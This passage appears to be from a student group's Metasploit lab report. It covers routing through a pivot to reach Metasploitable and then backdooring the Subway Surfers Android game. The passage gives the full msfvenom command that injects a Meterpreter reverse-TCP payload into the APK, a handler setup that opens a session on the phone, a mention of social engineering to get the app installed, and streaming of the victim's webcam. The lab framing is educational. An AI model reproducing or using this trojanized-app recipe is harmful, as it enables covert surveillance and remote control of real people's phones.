

For the third step, we operate the latest obtained shell to update Metasploitable's routing tables:

```
root@kali: /home/group12  
File Actions Edit View Help  
msf6 > sessions 4  
[*] Starting interaction with 4 ...  
  
sudo ip route add 192.168.2.0/24 via 10.8.0.2  
ip route list  
192.168.2.0/24 via 10.8.0.2 dev eth0  
10.8.0.0/24 dev eth0 proto kernel scope link src 10.8.0.3  
$
```

We can now test if we can reach Metasploitable by pinging it. If this fails, we need to issue a forced reboot on Windows through the Meterpreter session:

```
meterpreter > reboot -f 1
```



```
group12@kali: ~  
File Actions Edit View Help  
(group12@kali)-[~]  
$ sudo ip route add 10.8.0.0/24 via 192.168.2.2  
(group12@kali)-[~]  
$ ip route list  
10.8.0.0/24 via 192.168.2.2 dev eth0  
192.168.2.0/24 dev eth0 proto kernel scope link src 192.168.2.3 metric 100  
(group12@kali)-[~]  
$ ping 10.8.0.3  
PING 10.8.0.3 (10.8.0.3) 56(84) bytes of data.  
64 bytes from 10.8.0.3: icmp_seq=1 ttl=63 time=2.25 ms  
64 bytes from 10.8.0.3: icmp_seq=2 ttl=63 time=2.63 ms  
64 bytes from 10.8.0.3: icmp_seq=3 ttl=63 time=2.51 ms  
^C  
--- 10.8.0.3 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2002ms  
rtt min/avg/max/mdev = 2.248/2.462/2.629/0.159 ms  
(group12@kali)-[~]  
$
```

Now we can reach Metasploitable directly, without having to rely on hacking Windows XP and configure it as a pivot to the other network.

Hacking Android

In this chapter, we demonstrate the power of Meterpreter in the context of post-exploitation of an Android mobile phone.

When we modify an Android application and attempt to install it, Android's security mechanisms warn us that the application is not recognized, and discourage us from continuing with the installation. Moreover, the payload we inject requires its own permissions, such as camera, microphone and SMS, which the installation procedure makes explicit. The average person may get a feeling that the application is malicious, and thus may not complete the installation. Therefore, we would have to use social engineering techniques to trick them into completing it. The following figure summarizes these considerations.

The application we choose to compromise is the Subway Surfers game, version 1.82.0, which can be downloaded from this website [3].

We use MSFvenom to inject Meterpreter as a backdoor in the game, in the same spirit as the first exercise. Even though the injection is completely automatic, it is trial and error, in the sense it is not guaranteed to succeed. In fact, we had not been able to compromise the recent versions of the game: the procedures eventually threw some errors.

```
sudo msfvenom --payload android/meterpreter/reverse_tcp \
  LHOST=192.168.1.29 LPORT=5000 \
  --template subway-surfers-1-82-0.apk \
  R > subway-surfers-1-82-0-crack.apk --keep
```

We setup the connection handler, then we open the Subway Surfers game. We immediately obtain a Meterpreter session.

```
group12@kali: ~
File Actions Edit View Help
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.29
LHOST => 192.168.1.29
msf6 exploit(multi/handler) > set LPORT 5000
LPORT => 5000
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.29:5000

```

```
group12@kali: ~
File Actions Edit View Help
msf6 exploit(multi/handler) > [*] Sending stage (77002 bytes) to 192.168.1.13
[*] Meterpreter session 1 opened (192.168.1.29:5000 -> 192.168.1.13:44328) at 2021-05-22 14:58:32 +0200



msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > 
```

Since we granted a vast amount of permissions to the application, our possibilities now are almost endless. For instance, we can start streaming the Android's webcam on our browser. Since we started MSFconsole with super user privileges, we have to allow Firefox to execute as root:

```
$ sudo chown root ~/.Xauthority
```

As you can see in the images below, we are able to start the webcam stream.
